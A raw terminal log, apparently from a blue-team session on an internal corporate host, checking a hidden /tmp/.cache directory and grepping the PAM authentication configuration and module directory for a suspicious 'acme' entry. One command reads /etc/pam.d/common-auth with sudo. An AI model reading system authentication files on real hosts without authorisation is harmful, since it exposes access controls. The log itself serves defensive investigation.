HISTSIZE=1000


[?2004hmallorymartinez@acmecorp-internal:~/blue$ ls[Kss [K[K -la /tmp/ |
   grep .cache
[?2004l
drwxrwxr-x  2 mallorymartinez mallorymartinez 4096 Apr 16 13:44 [01;31m[K.
   cache[m[K
[?2004hmallorymartinez@acmecorp-internal:~/blue$
[?2004l
[?2004hmallorymartinez@acmecorp-internal:~/blue$ sudo taail [K[K[K[K[K[K[K
   K[K[K[Kcat /t[Ketc/pamm[K.d/common-auth | rp [K[K[Kge[Krep acme
[?2004l
[?2004hmallorymartinez@acmecorp-internal:~/blue$ ls /lib/x86_64-linux-gnu/
   security/ } g[K[K[K| grep acme
[?2004l
[?2004hmallorymartinez@acmecorp-internal:~/blue$ [?2004l
```